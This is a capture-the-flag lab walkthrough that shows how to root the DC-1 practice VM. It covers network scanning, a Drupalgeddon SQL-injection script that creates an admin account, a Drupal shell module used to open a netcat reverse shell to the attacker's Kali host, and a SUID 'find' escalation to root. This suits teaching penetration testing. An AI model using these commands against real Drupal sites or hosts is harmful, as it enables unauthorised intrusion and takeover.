**Lab - Capture the Flag Walkthrough – DC-1**

**Overview**

In this lab, you will be shown how to gain root access to a virtual machine designed as a Capture the Flag (CTF) exercise. The credit for making this VM machine goes to "DCAU," and it is another boot2root challenge in which the goal is to get root access to complete the challenge.

These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest using as few automated tools as possible.

For this machine, I used Oracle Virtual Box to run the target machine. Kali Linux is the attacker machine for solving this CTF.

The DC-1 OVA file can be downloaded here.

**CTF Description**

Difficulty: Easy

Flags: We will be focusing on the root flag.

- DHCP: Enabled
- IP Address: Automatically assigned

**Footprinting**

My Kali has an IP address of 192.168.0.30. Any addresses shown in the lab apply my lab environment, yours will probably differ.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.30  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::a00:27ff:fe89:3db  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:89:03:db  txqueuelen 1000  (Ethernet)
        RX packets 233866  bytes 353631002 (337.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 98176  bytes 8302093 (7.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

We begin by scanning the network to find our target.

Command used: `netdiscover -i eth0`

The -i tells netdiscover to use an interface, and eth0 is the name of that interface.

```
Currently scanning: 192.168.121.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 300
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.0.1     80:29:94:67:8e:98      1      60  Technicolor CH USA Inc.
192.168.0.26    34:97:f6:8f:0d:54      1      60  ASUSTek COMPUTER INC.
192.168.0.28    18:31:bf:b1:5d:e3      1      60  ASUSTek COMPUTER INC.
192.168.0.119   08:00:27:41:ad:cb      1      60  PCS Systemtechnik GmbH
192.168.100.1   00:10:95:ff:ff:fe      1      60  Thomson Inc.
```

My target has an IP address of 192.168.0.119. We next need to find out what ports and services are available. For this purpose, we can do a full Nmap port scan.

Command used: clear`nmap 192.168.0.119 -v -Pn -p-`

Our Nmap scan returns the following results showing the target has four open ports.


```
root@kali:~# nmap 192.168.0.119 -v -Pn -p-
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-19 22:21 EDT
Initiating ARP Ping Scan at 22:21
Scanning 192.168.0.119 [1 port]
Completed ARP Ping Scan at 22:21, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:21
Completed Parallel DNS resolution of 1 host. at 22:21, 0.02s elapsed
Initiating SYN Stealth Scan at 22:21
Scanning 192.168.0.119 [65535 ports]
Discovered open port 80/tcp on 192.168.0.119
Discovered open port 111/tcp on 192.168.0.119
Discovered open port 22/tcp on 192.168.0.119
Discovered open port 42075/tcp on 192.168.0.119
Completed SYN Stealth Scan at 22:22, 10.21s elapsed (65535 total ports)
Nmap scan report for 192.168.0.119
Host is up (0.00026s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
42075/tcp open  unknown
MAC Address: 08:00:27:41:AD:CB (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.61 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
root@kali:~#
```

The NMAP output shows us that there are four ports open: 22(SSH), 80(HTTP), 111(RPC), and something using port 42075.

**Enumerate, Enumerate, Enumerate!**

Let’s begin by looking at what is available for port 80.

We open a browser, and in the address bar, we only need to type in the IP address of the target (192.168.0.119) and are given the login page for a Drupal CMS website. Drupal is a very popular Client Management System (CMS) and very vulnerable.




We can check what web technologies are running on the target by using the 'whatweb' tool. We can see by the results that Drupal is version 7.


Command used: whatweb 192.168.0.119

```
root@kali:~# whatweb 192.168.0.119
http://192.168.0.119 [200 OK] Apache[2.2.22], Content-Language[en], Country[RESER
VED][ZZ], Drupal, HTTPServer[Debian Linux][Apache/2.2.22 (Debian)], IP[192.168.0.
119], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.45-0+deb7u14],
 PasswordField[pass], Script[text/javascript], Title[Welcome to Drupal Site | Dru
pal Site], UncommonHeaders[x-generator], X-Powered-By[PHP/5.4.45-0+deb7u14]
root@kali:~#
```

We'll come back to this in a minute but let's first examine some more low hanging fruit. The robots.txt file can be a plethora (a lot) of information about the back-end of the website structure. Do not overlook it!

Bring back up your web browser and append /robots.txt to the front of the targets IP address and hit enter.
Command used: `192.168.0.119/robots.txt`

When looking at a Drupal, we need to look at the CHANGELOG.txt file. This file contains information about the current version of Drupal. As a security precaution, it could be deleted or renamed as was the case. No joy here!




Using the offline version of the **`exploit-db.com`** exploit database available in Kali, we can use **`searchsploit`** to see what exploits are available for **Drupal 7**.

```
root@kali:~# searchsploit drupal 7
----------------------------------------- ----------------------------------
 Exploit Title                           |  Path
                                         | (/usr/share/exploitdb/)
----------------------------------------- ----------------------------------
Drupal 4.7 - 'Attachment mod_mime' Remo | exploits/php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Inj | exploits/php/webapps/27020.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL  | exploits/php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL  | exploits/php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL  | exploits/php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL  | exploits/php/webapps/35150.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL  | exploits/php/webapps/44355.php
Drupal 7.12 - Multiple Vulnerabilities  | exploits/php/webapps/18564.txt
Drupal 7.x Module Services - Remote Cod | exploits/php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote C | exploits/php/webapps/3313.pl
Drupal < 5.22/6.16 - Multiple Vulnerabi | exploits/php/webapps/33706.txt
Drupal < 7.34 - Denial of Service       | exploits/php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authen | exploits/php/webapps/44542.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authen | exploits/php/webapps/44557.rb
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8 | exploits/php/webapps/44449.rb
Drupal Module CKEditor < 4.1WYSIWYG (Dr | exploits/php/webapps/25493.txt
Drupal Module Coder < 7.x-1.3/7.x-2.6 - | exploits/php/remote/40144.php
Drupal Module Cumulus 5.x-1.1/6.x-1.4 - | exploits/php/webapps/35397.txt
Drupal Module Drag & Drop Gallery 6.x-1 | exploits/php/webapps/37453.php
Drupal Module Embedded Media Field/Medi | exploits/php/webapps/35072.txt
Drupal Module RESTWS 7.x - PHP Remote C | exploits/php/remote/40130.rb
Drupal avatar_uploader v7.x-1.0-beta8 - | exploits/php/webapps/44501.txt
----------------------------------------- ----------------------------------
Shellcodes: No Result
root@kali:~#
```

In the previous lab, Lampiao, we used the “drupalgeddon2” exploit available with Metasploit, but that would not be an option for the OSCP examine. For the changeup and to keep better in line with OSCP exam, we’ll use a Python script that will exploit and use SQLi (SQL Injection) to add a new admin account to the Drupal website.

**Exploit**


The syntax….

```
python /usr/share/exploitdb/exploits/php/webapps/34992.py -u
syberoffense -p Password123! -t http://192.168.0.119
```

Look carefully at the syntax. We start off using the python command to execute the script followed by the path where the script is located in Kali followed by the name of the script. The


script will use SQLi (SQL injection) to create a new admin account with the username (-u) of **syberoffense** with a password (-p) of Password123! Lastly, we use the -t to tell the script the IP address of the target.

The exploit succeeded and added the user as follows:





We can use the credentials to log in as administrator where we can add a new module which will allow us to get a shell on the back-end server.

**Gain Access**




From the taskbar, select to add modules. Select the option to install a new module.





The path for the module is located at https://www.drupal.org/project/shell
Scroll to the bottom of the page and find the available downloads. Right-click on the zip version for the 7.x-1.0-beta5 and from the context menu, select copy link location.


Return to module page. Right-click inside the window to install from a URL and paste the link for the download.

```
https://ftp.drupal.org/files/projects/shell-7.x-1.0-beta5.zip
```


I installed and enabled version 7.x-1.0-beta5 of this module as follows:





Once the module is installed, select to enable the newly added module.





On the module page, scroll down until you come to, other. Check the box to enable the shell module and at the bottom of the page, click the Save Configuration option.





The link for the shell can be found on the Navigation page. I found the navigation page by going to the dashboard (taskbar) and using the search function; I typed in navigation.




On the next navigation page, you will find a link for the shell.




On your Kali machine open a netcat listener.




Command used: `nc -lvp 4444`

Back at the Drupal shell at the bottom of the shell page, type the following but with you kali's IP address, not mine.


Command used: `nc -nv 192.168.0.30 4444 -e /bin/bash`


Watch your Kali terminal. We have a connection!

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.119: inverse host lookup failed: Unknown host
connect to [192.168.0.30] from (UNKNOWN) [192.168.0.119] 42187
```

**Get Root Access**

We can now use our favorite bit of python code to get a bash shell.

Command used: `python -c 'import pty; pty.spawn("/bin/bash")'`




We next need to find any binaries that have SUID, which is a Linux feature which allows the user to execute files with permissions of a specific user. We use the ‘find’ command for this.

Command used: `find / -perm /4000`

From the results, we see the ‘find’ command has the SUID option and is owned by root user. Lastly, the “find” command” has “-exec” option, which can be used to run commands.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.119: inverse host lookup failed: Unknown host
connect to [192.168.0.30] from (UNKNOWN) [192.168.0.119] 42187
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@DC-1:/var/www$ find / -perm /4000
find / -perm /4000
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
find: `/proc/3309/task/3309/fd/5': No such file or directory
find: `/proc/3309/task/3309/fdinfo/5': No such file or directory
find: `/proc/3309/fd/5': No such file or directory
find: `/proc/3309/fdinfo/5': No such file or directory
www-data@DC-1:/var/www$
```

Let's get a shell with root privileges!

Command used: `find . -exec '/bin/sh' \;`

```
www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
#
```
Shell access with root privileges!

We have the shell, and we have root privileges, so we should be able to read the flag located in the home directory (root). Let's check ourselves, change location over to the root directory, list the contents, and get the flag.

```
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
#
```

Congratulations! This was an interesting CTF. We could have brought Metasploit into the mix, but that's not always going to be an option, especially for those preparing for the OSCP exam.

The biggest take away with these CTF exercises is to learn to manually enumerate (discover) the target as much as possible. Keep enumerating until you can't enumerate anymore.

In this CTF, we used the following methodology:

- IP Discovery using netdiscover
- Network scanning (Nmap)
- Surfing HTTPS service port (80)
- Finding Drupal CMS
- Exploiting Drupal to get a reverse shell
- Finding files with SUID bit set
- Finding the "find" command with SUID bit set
- Getting root shell with "find" command
- Getting final flag

Regards –

Prof. K